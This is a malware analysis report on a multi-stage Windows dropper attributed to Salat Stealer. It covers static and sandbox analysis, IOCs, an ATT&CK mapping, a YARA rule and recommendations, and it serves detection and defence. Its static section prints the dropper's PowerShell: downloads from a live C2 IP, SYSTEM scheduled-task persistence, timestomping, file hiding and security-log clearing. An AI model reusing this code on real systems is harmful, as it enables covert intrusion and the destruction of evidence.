Malware Analysis Report

UcmSvc.EXE / Salat Stealer Malware Family – Analyst: Oscar (OscarXMT)

1. Executive Summary

This report goes over a multi-stage Windows malware sample starting with a PowerShell dropper that pulls down two different binaries (UcmSvc.exe, hide.dll). It sets up persistence through a SYSTEM level scheduled task, covers its tracks with time stomping, event log wiping, and hidden files, and runs its payloads in memory via process injection and reflective loading. VirusTotal flags the main binary as Salat Stealer, though static analysis points to this component being more of a loader than the actual stealer the data-theft behavior itself wasn't found here.

2. Sample Overview / Metadata

File Name	*browse.ps1*
File Size	*1,491 KB*
File Type	*PowerShell Script File ASCII text*
MD5	*9b26c7f1a3f16ab2cdc0204f5bb28ef5*
SHA1	*8d55494faed3497aae4206c1ca8edc25d8d117bb*
SHA256	*c1445252e6a1155cb65bf56974d95900d57bd9966ae1f004e8d4422a4d55d210*
First Seen / Source	*First seen 14/9/2026, Malware Bazaar*
Analysis Date	*11/10/2026*
Analyst	*Oscar (OscarXMT)*

2.1 Stage Table (multiple stage samples only)

Stage	File	SHA256	How Obtained	Role
0	*browse.ps1*	*c1445252e6a1155cb65bf56974d95900d57bd9966ae1f004e8d4422a4d55d210*	*Malware Bazar*	*Dropper / Downloader*
1	*UcmSvc.exe*	*d1ae3c79a073068a0b5a07d120a6bc1524f0f845bf1d2523e2522b81bbd4e547*	*Downloaded and ran via scheduled task.*	*2nd stage executable invokes DLL*
2	*hide.dll*	*6a3796dda40e95120bf7bd6e048a2ba99e2d6acaaf27a997e27c83756a8be2a9*	*Loaded in from previous executable*	*Invoked DLL for info stealing*

3. Static Analysis

When we look at the code in the browse.ps1 file we get this output.

```
$C2 = '202.95.15.49'

$DIR = Join-Path $env:windir 'System32\drivers\Ucm'

$EXE = Join-Path $DIR 'UcmSvc.exe'

foreach ($p in @($DIR, $EXE, "$DIR\hide.dll")) {
    if (Test-Path $p) {
        icacls $p /remove:d "Everyone" 2>$null | Out-Null
        attrib -H -S $p 2>$null | Out-Null
    }
}
```

The script sets a variable “C2” containing the IP address 202[.]95[.]15[.]49. It builds paths to “%windir%\System32\drivers\Ucm”, to “UcmSvc.exe” inside it, and to “hide.dll”. The path attempts to look like legitimate Windows driver locations, and “UcmSvc.exe” is not a known Windows binary. A foreach loop checks whether each path exists and for each one that does, it removes deny ACEs for “Everyone” with icacls and clears the Hidden and System attributes with attrib, suppressing all output and errors with “2>$null”. Note changing ACLs on these locations will require local administrator privileges.

```
New-Item -ItemType Directory -Force $DIR | Out-Null

$v = Get-Random -Minimum 1000 -Maximum 9999

iwr "http://$C2/wagent_packed.exe?v=$v" -OutFile $EXE -UseBasicParsing

iwr "http://$C2/hide.dll?v=$v" -OutFile "$DIR\hide.dll" -UseBasicParsing

if (-not (Test-Path $EXE)) { Write-Output 'download-failed'; exit 1 }

if (-not (Test-Path "$DIR\hide.dll")) { Write-Output 'hide-download-failed'; exit 1 }

$t = (Get-Item "$env:windir\System32\svchost.exe").CreationTime
```

The script creates the binaries directory, then stages both payloads (UcmSvc.exe, hide.dll) from the C2 server, appending a random URL variable parameter to each request likely to evade simple URL based caching or signature detection rules. It validates both downloads with Test-Path before going onwards, then it gets the legitimate svchost.exe’s binaries creation timestamp.

```
foreach ($p in @($EXE, "$DIR\hide.dll")) {

    $fi = Get-Item $p

    $fi.CreationTime = $t; $fi.LastWriteTime = $t; $fi.LastAccessTime = $t

}
(Get-Item $DIR).CreationTime = $t; (Get-Item $DIR).LastWriteTime = $t

attrib +H +S $DIR

```

The script assigns the stolen svchost.exe timestamp ($t) to all three timestamp fields “CreationTime”, “LastWriteTime”, “LastAccessTime” on both binaries, “UcmSvc.exe” and “hide.dll”, then does the same to the drop directory itself. This completes the timestamping every artifact now appears to have existed since the legitimate system file was created. Finally,” attrib +H +S” marks the directory as hidden and system, hiding it from

default Explorer/dir. Note the + sign being used to assign!

```
41 $TN = '\Microsoft\Windows\USB\UsbSvcMaintenance'
42
43 schtasks /create /tn $TN /tr "$EXE" /sc onstart /ru SYSTEM /f | Out-Null
44
45 if ($LASTEXITCODE -ne 0 -or -not (schtasks /query /tn $TN 2>$null)) {
46
47     schtasks /create /tn $TN /tr "$EXE" /sc onstart /ru SYSTEM /f | Out-Null
48
49 }
50 if (-not (schtasks /query /tn $TN 2>$null)) { Write-Output 'task-create-failed'; exit 1 }
```

The script then creates a scheduled task with “\Microsoft\Windows\USB\UsbSvcMaintenance” it attempts to look like a legitimate window scheduled task. This is a persistence mechanism The script sets this task to run on startup and forces it to run as user “SYSTEM” which is the highest privilege in windows. The script checks if the task was created successfully by testing both the exit code and querying for if the task exists. If either check fails, it retries creation once. If the retry also fails, the script outputs “task-create-failed” and exits ensuring persistence failure doesn’t go unnoticed.

```
51
52 schtasks /run /tn $TN | Out-Null
53
54 wevtutil clear-log Security 2>$null
55
56 Write-Output 'deploy-ok'
57
```

The script then detonates the 2nd stage payload by running schtasks (schtasks /run) rather than waiting for a restart it executes the “%windir%\System32\drivers\Ucm\UcmSvc.exe” binary. With the scheduled tasks directory being the fake “\Microsoft\Windows\USB\UsbSvcMaintenance”. Then the script clears the log with the “Windows Events Command Line Utility”, trying to hide any of the commands that have been executed.

```
root@remnux:/home/remnux/malware/powershell/pwsh# ls
UcmSvc.exe  browse.ps1  hide.dll
root@remnux:/home/remnux/malware/powershell/pwsh#
```

After downloading the 2 files from the server. The next step is static analysis running the file command or Detect It Easy against each binary to identify its file type and compiler/packer signature before going deeper in the analysis.

```
root@remnux:/home/remnux/malware/powershell/pwsh# file UcmSvc.exe
UcmSvc.exe: PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows, 10 sections
root@remnux:/home/remnux/malware/powershell/pwsh# file hide.dll
hide.dll: PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows, 11 sections
root@remnux:/home/remnux/malware/powershell/pwsh#
```

We can see that the first 2 samples are native Windows binaries, so I ran strings on both samples starting with UcmSvc.exe:

```
!This program cannot be run in DOS mode.
.text
`.data
.rdata
@.pdata
@.xdata
@.bss
.idata
.CRT
.tls
.reloc
8MZu
```

On these first few lines we see nothing weird, only normal windows binary signatures. Until we scroll past all the string's noise, then we see this:

```
Address %p has no image-section
  VirtualQuery failed for %d bytes at address %p
  VirtualProtect failed with code 0x%x
  Unknown pseudo relocation protocol version %d.
  Unknown pseudo relocation bit size %d.
%d bit pseudo relocation at %p out of range, targeting %p, yielding the value %p.
GCC: (GNU) 13-win32
GCC: (GNU) 13-win32
GCC: (GNU) 13-win32
GCC: (GNU) 13-win32
GCC: (GNU) 13-win32
```

The strings output here shows us that the binary has been compiled with MinGW-64 (GCC 13, 32-bit target) rather than Microsoft's native MSVC toolchain. MinGW is a common choice for compiling malware from Linux to windows, since it avoids needing a windows build environment. The MinGW runtime error (VirtualQuery failed, VirtualProtect failed, pseudo-relocation messages) are standard boilerplates of any MinGW-compiled binary that uses dynamic memory protection calls. Not malicious, but they are why we earlier saw "VirtualProtect/VirtualQuery-style" calls in the disassembly.

```
DeleteCriticalSection
EnterCriticalSection
GetLastError
GetModuleFileNameA
GetProcAddress
InitializeCriticalSection
LeaveCriticalSection
LoadLibraryA
SetUnhandledExceptionFilter
Sleep
TlsGetValue
VirtualAlloc
VirtualProtect
VirtualQuery
```

Most imports are standard MinGW/C runtime boilerplate, but LoadLibraryA + GetProcAddress (dynamic API resolution) paired with VirtualAlloc + VirtualProtect + VirtualQuery (memory allocation/permission changes) is a classic reflective loading, commonly used to unpack or run a payload entirely in memory without writing it to disk (Could be fileless behavior). NOTE VT labels this as Salat Stealer, but static analysis shows a MinGW/GCC-compiled binary rather than Go, this may be a loader/dropper component rather than the stealer payload itself.

```
NtQuerySystemInformation
NtQueryDirectoryFile
NtQueryDirectoryFileEx
NtQueryAttributesFile
NtQueryFullAttributesFile
NtEnumerateKey
Mingw-w64 runtime failure:
Address %p has no image-section
  VirtualQuery failed for %d bytes at address %p
  VirtualProtect failed with code 0x%x
  Unknown pseudo relocation protocol version %d.
  Unknown pseudo relocation bit size %d.
%d bit pseudo relocation at %p out of range, targeting %p, yielding the value %p.
GCC: (GNU) 13-win32
GCC: (GNU) 13-win32
GCC: (GNU) 13-win32
```


Running strings on hide.dll shows the same MinGW/GCC 13 compiler signatures as UcmSvc.exe (again note the VT family labbing as Golang stealer), confirming both binaries were built with the same toolchain. More notably, hide.dll imports several low-level *API's (NT)*
functions "NtQuerySystemInformation, NtQueryDirectoryFile, NtQueryDirectoryFileEx, NtQueryAttributesFile, NtQueryFullAttributesFile, NtEnumerateKey". These bypass the standard Win32 API layer and call directly into ntdll.dll, a technique often used to evade security tools that only search for the higher-level Win32 functions (API hooking evasion), or simply to perform file/registry listing more directly either or could be true.

```
hide.dll
HideInit
DeleteCriticalSection
DisableThreadLibraryCalls
EnterCriticalSection
FlushInstructionCache
GetCurrentProcess
GetLastError
GetModuleHandleW
GetProcAddress
InitializeCriticalSection
LeaveCriticalSection
Sleep
TlsGetValue
VirtualAlloc
VirtualProtect
VirtualQuery
__iob_func
_amsg_exit
_initterm
_lock
_unlock
abort
calloc
free
fwrite
realloc
strlen
strncmp
```

Here we see more imports of the dll. The DLL uses a function named "HideInit" a custom, named export rather than a generic/obfuscated name, strongly suggesting this is the DLL's designated entry for its hiding functionality, likely called by UcmSvc.exe via "LoadLibraryA + GetProcAddress" (matching the reflective loading found in the EXE's imports). This also repeats the same reflective loading combo (VirtualAlloc/VirtualProtect/VirtualQuery) seen in the EXE, suggesting shared code/toolchain between the two binaries, or a consistent "load and run something in memory" pattern used by both. At the end it also imports "KERNAL32.DLL", that will give it access to memory management, process creation and termination, file input/output.


4. Dynamic Analysis

Basic dynamic analysis performed via Virustotal.




Execution begins with wagent_packed.exe launched from the Desktop (Sandboxed environment). Before running, it checks its own directory for DPAPI.DLL and ncrypt.dll standard Windows DLL search order behavior, but worth noting since this is exploitable via DLL sideloading if an attacker controlled copy was ever planted there instead of the legitimate system version. The sandbox also shows “wmiprvse.exe” and “wmiadap.exe” running, but these are standard Windows management processes already present in the environment, not spawned by the sample background noise, nothing weird here.

Quickly after launch, the sample spawn’s child processes with weird names (HHZBP8X92H950IUX.exe, f63a959e5abb1ddee34a8d18ffa0f291.exe) and makes calls to “VirtualAllocEx”, “WriteProcessMemory”, and “ReadProcessMemory” against them the absolute textbook for process injection (writing code into another process’s memory space rather than running it directly). This matches the function pointer pattern that I’ve found in Ghidra later: the sample decodes and executes payloads content at runtime rather than storing it in a plain scannable windows binary. The sandbox also flags XOR encoding and “Salsa20/ChaCha” encryption capabilities, consistent with this.




The executable sends multiple DNS-over-HTTPS requests to public resolvers (Cloudflare, Google) instead of using standard DNS. Since the request is wrapped in encrypted HTTPS, this hides what domains the malware is resolving from network monitoring tools that only inspect plaintext DNS traffic.




The sample writes a diagnostic log (C:\gi_diag.log) and, notably, writes a certificate blob into the current user's Trusted Root Certificate store (HKEY_USERS\...\SystemCertificates\Root\Certificates). This is atypical for ordinary applications and is worth flagging as a possible step toward intercepting or spoofing trusted TLS connections, though this can't be confirmed.

Hide.dll (Dymanic analyses)



"hide.dll" is loaded three separate times during the sandbox run once via its default ordinal export (#1), and twice by explicitly calling its named export "HideInit" confirming this is the DLL's intended entry point, matching what static analysis suggested. Each of the three attempts is run through rundll32.exe, and each one crashes immediately, triggering WerFault.exe (Windows' crash-reporting process) every time.



Because the DLL never completes execution, its real runtime behavior is not observed only by its anti-analysis checks (debugger detection via DebugPort, sandbox timing evasion) fire before it dies. Note the sandbox also flags Hidden Files/Directories, consistent with the "attrib +H +S" already confirmed through static analysis of the PowerShell stager.

At last sandbox engine flags potential use of bcdedit.exe to alter boot configuration and the use of sleep-based delays both aimed at evading sandboxes and dynamic analysis tools rather than the live payload itself.

5. Network Infrastructure / C2 Analysis (if applicable)

5.1 C2 Infrastructure Overview

We run the "whois" command on the IP for this information.

```
remnux@remnux:~$ whois -h whois.apnic.net 202.95.15.49
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html
```

NOTE: This likely C2 infrastructure is still up and active during this investigation.

IP: 202.95.15.49

ASN: 152194 (also under AS64050)


Hosting provider: RackIP Consultancy Pte. Ltd.

Geolocation: Singapore (registration) / Hong Kong (abuse contact)

Threat intel reputation: No prior abuse reports found for this provider although multiple reports have been made over this IP being ill-intentioned

5.2 Protocol & Beacon Behavior

The IP address associated with the PowerShell dropper has no domain name nor any SSL/TLS certificate. It is listed on abuseipdb as suspicious though reports are from individual users most recent is from around 6 days ago.




6. Code-Level Findings (Optional)

We start by opening the executable (UcmSvc.EXE) in Ghirda.

Decompile: possible_decrypt_loop - (UcmSvc.exe)

```
1
2 void possible_decrypt_loop(void)
3
4 {
5   uint uVar1;
6   ulonglong uVar2;
7   undefined8 *puVar3;
8
9   uVar1 = 0xffffffff;
10  if (true) {
11    uVar2 = 0;
12    do {
13      uVar1 = (uint)uVar2;
14      uVar2 = (ulonglong)(uVar1 + 1);
15    } while ((&DAT_2c003280)[uVar2] != 0);
16  }
17  if (uVar1 != 0) {
18    puVar3 = &DAT_2c003280 + uVar1;
19    do {
20      (*(code *)*puVar3)();
21      puVar3 = puVar3 + -1;
22    } while (puVar3 != (undefined8 *)
23                       (&UNK_2c003278 + ((ulonglong)uVar1 - (ulonglong)(uVar1 - 1)) * 8));
24  }
25  FUN_2c001440(FUN_2c0014c0);
26  return;
27 }
28
```

The “possible_decrypt_loop” (originally named FUN_2c001510) the function counts entries in a function-pointer table, then calls each one in reverse order. It also passes FUN_2c0014c0 into FUN_2c001440 as a function pointer. This looks like a staged “init” chain components get run in sequence before the main payload executes, not a decrypt loop in the classic sense. We then go to the other function “FUN_2c0014c0”:



```
1
2 void FUN_2c0014c0(void)
3
4 {
5   code *pcVar1;
6
7   pcVar1 = *(code **)PTR_DAT_2c004000;
8   while (pcVar1 != (code *)0x0) {
9     (*pcVar1)();
10    pcVar1 = *(code **)(PTR_DAT_2c004000 + 8);
11    PTR_DAT_2c004000 = PTR_DAT_2c004000 + 8;
12  }
13  return;
14 }
15
```

The “FUN_2c0014c0” does basically the same thing as the other function walks a function pointer table (PTR_DAT_2c004000), calls each one, moves 8 bytes forward, stops at 0x0. One goes forward, one goes backward, but same idea. Together it looks like the binary runs its components through pointer tables instead of calling functions directly a standard way to hide what a packed/obfuscated binary does from basic static analysis.

7. Indicators of Compromise (IOCs)

Type	Indicator	Context / Notes
Hash (SHA256)	d1ae3c79a073068a0b5a07d120a6bc1524f0f845bf1d2523e2522b81bbd4e547	*C2 server, dropped payload, with persistence in scheduled tasks Virustotal: 53 detections classified as trojan.injuke/misc*
IP Address	*202[.]95[.]15[.]49*	*Likely C2 server or malware dropper, dropped payload.*
Domain	*No attacker domains have been found with this analysis.*	
File Path	C:\Windows\System32\drivers\Ucm C:\Windows\System32\drivers\Ucm\UcmSvc.EXE C:\Windows\System32\drivers\Ucm\hide.dll	*2nd stage executable and DLL downloaded location.*

8. MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Name	Observed Behavior
Downloads 2nd stage binaries	*T1105*	*Ingress Tool Transfer*	*Downloading UcmSvc.exe + hide.dll from the C2*
Modifying files time attributes to hiding new files	*T1070.006*	*Timestomp*	*Copying svchost.exe's timestamp onto the dropped files/directory*
Hiding files & folders from users	*T1564.001*	*Hide Artifacts: Hidden Files and Directories*	*attrib +H +S on the drop directory, meaning that it will be hidden from the explorer/dir*
Breaking PowerShell execution chain with schtasks /run	*MITRE T1053.005*	*Scheduled Task/Job: Scheduled Task*	*The PowerShell script uses schtasks /run to execute the binary it just downloaded and it then exists out.*
Changing dropped files permissions	*T1222*	*File and Directory Permissions Modification*	*icacls removing "Everyone" permissions*
Removing evidence/logs from Windows Event Viewer	*T1070.001*	*Indicator Removal: Clear Windows Event Logs*	*Command used: wevtutil clear-log Security*
Using only NT calls in DLL	*T1106*	*Native API*	*hide.dll's direct Nt* calls (bypassing Win32 layer)*
Dynamically loading/executing code directly into memory	*T1620*	*Reflective Code Loading*	*LoadLibraryA GetProcAddress VirtualAlloc/VirtualProtect/VirtualQuery combo in both binaries*
Making static analysis harder via packing and obfuscation techniques	*T1027.002*	*Software Packing / Obfuscated Files*	*The function-pointer dispatch tables we found in Ghidra on purpose hiding real understanding of code from static analysis.*
Attempting to hide as legitimate windows competent	*T1036*	*Masquerading*	*Fake Windows-style paths/names: Ucm, UsbSvcMaintenance, svchost-style naming.* *Paths:* *"%windir%\ System32\drivers\Ucm\UcmSvc.exe"* *"%windir%\ System32\drivers\Ucm\hidedll"*
May use bcdedit to modify Windows boot settings	*T1562.009*	*Defense Evasion*	*May use bcdedit to change Windows boot settings to bypass anti-virus and keep persistence.*
May sleep (evasive loops) to hinder dynamic analysis	*T1497.003*	*Virtualization/Sandbox Evasion: Time Based Evasion*	*Uses sleep delays to evade sandbox and dynamic analysis sandboxes typically only monitor a sample for a short window so sleeping past that window can let the real payload activity go unobserved.*

Tactic	Technique ID	Technique Name	Observed Behavior
Checks if being debugged (Debug port)	*T1622*	*Debugger Evasion*	*Anti-debugging via NtQueryInformationProcess/ProcessDebugPort. Found both via static analysis and dynamic analysis*
Injecting code into signed binaries.	*T1055*	*Process Injection*	*The VirtualAllocEx + WriteProcessMemory + ReadProcessMemory api functions against the spawned child processes (HHZBP8X92H950IUX.exe, etc.) is classic process injection, distinct from the reflective loading (T1620).*
Using DNS over HTTPS requests to public (1.1.1.1 and 8.8.8.8) Cloudflare, google. The https hides what its requests and getting back.	*T1071.004*	*DNS over HTTPS evasion*	*The executable sends multiple DNS-over-HTTPS requests to public resolvers like (Cloudflare, Google) instead of using standard DNS. Since the query is wrapped in encrypted HTTPS, this hides what domains the malware is resolving from network monitoring tools that only inspect plain text DNS traffic. This was found in the dynamic analysis part.*
Writing a certificate into the Trusted Root Certificate store.	*T1553*	*Subvert Trust Controls*	*The executable attempts to access "HKEY_USERS\...\SystemCertificates\Root\Certificates\...\Blob" registry location. This location is where windows store trusted root certs for a user. The sample wrote this cert blob there during dynamic analysis. Cert ID: "0174E68C97DDF1E0EEEA415EA336A163D2B61AFD".* *NOTE: Installing a certificate into this store means Windows will automatically trust it as a certificate authority, which can be abused to intercept HTTPS traffic (Man in the middle, MITM) or make malicious binaries look trusted. The thumbprint doesn't match any known certificate in public lookups, so it can't be confirmed. Possible **T1553.004 (Install Root Certificate)** cannot confirm it fully though.*

9. Detection Opportunities

```
import "pe"

rule Salat_Stealer_stage1_dropper : dropper powershell stager
{
    meta:
        description = "Detects salat stealer stage 1 PowerShell downloader using iwr to download a malicious binary from an ip and schtasks to execute it!!!"
        author = "OscarXMT"
        date = "2026-10-18"
        threat_level = 8
        reference = "browse.ps1 - 202[.]95[.]15[.]49 dropper, static analysis"
        hash = "c1445252e6a1155cb65bf56974d95900d57bd9966ae1f004e8d4422a4d55d210"

    strings:
        $powershell_download = "iwr" ascii
        $atrrib_command = "attrib +H +S" ascii nocase
        $exe_usb_masquerade = "UcmSvc.exe" ascii
        $usb_driver_masquerade_path = "C:\\Windows\\System32\\drivers\\Ucm" ascii
        $dll_masquerade = "hide.dll" ascii
        $schtasks_add_perms = "schtasks /create" ascii
        $schtasks_run = "schtasks /run" ascii

    condition:
        4 of ($powershell_download, $atrrib_command, $exe_usb_masquerade, $usb_driver_masquerade_path, $dll_masquerade, $schtasks_add_perms, $schtasks_run)
        and filesize < 2000KB
}
```

YARA rule: browse_ps1.yar

This rule targets the masquerade paths and persistence commands unique to this dropper (UcmSvc.exe, the fake USB scheduled task, attrib hiding as system file) rather than the C2 IP, so it still catches variants if the attacker changes network infrastructure.

10. Recommendations

Block identified C2 IP (202[.]95[.]15[.]49) at the network perimeter.

Enable script block logging to capture dropper-stage activity even when obfuscated (-enc).

Add the SHA256 hashes of both binaries to the EDR/AV blocklist.

Create a detection rule flagging any file creation under “C:\Windows\System32\drivers\Ucm\” this path is not legitimate Windows and is a strong standalone IOC.

Alert on execution of “wevtutil clear-log” Security, as this is rarely run and is a high confidence of log wiping.

Deploying the YARA rule developed during this analysis across the environment.

Hunt for the scheduled task name “\Microsoft\Windows\USB\UsbSvcMaintenance” on other endpoints to check for additional compromise.

Monitor for the detection logic in the Mitre Att&ck Section 8.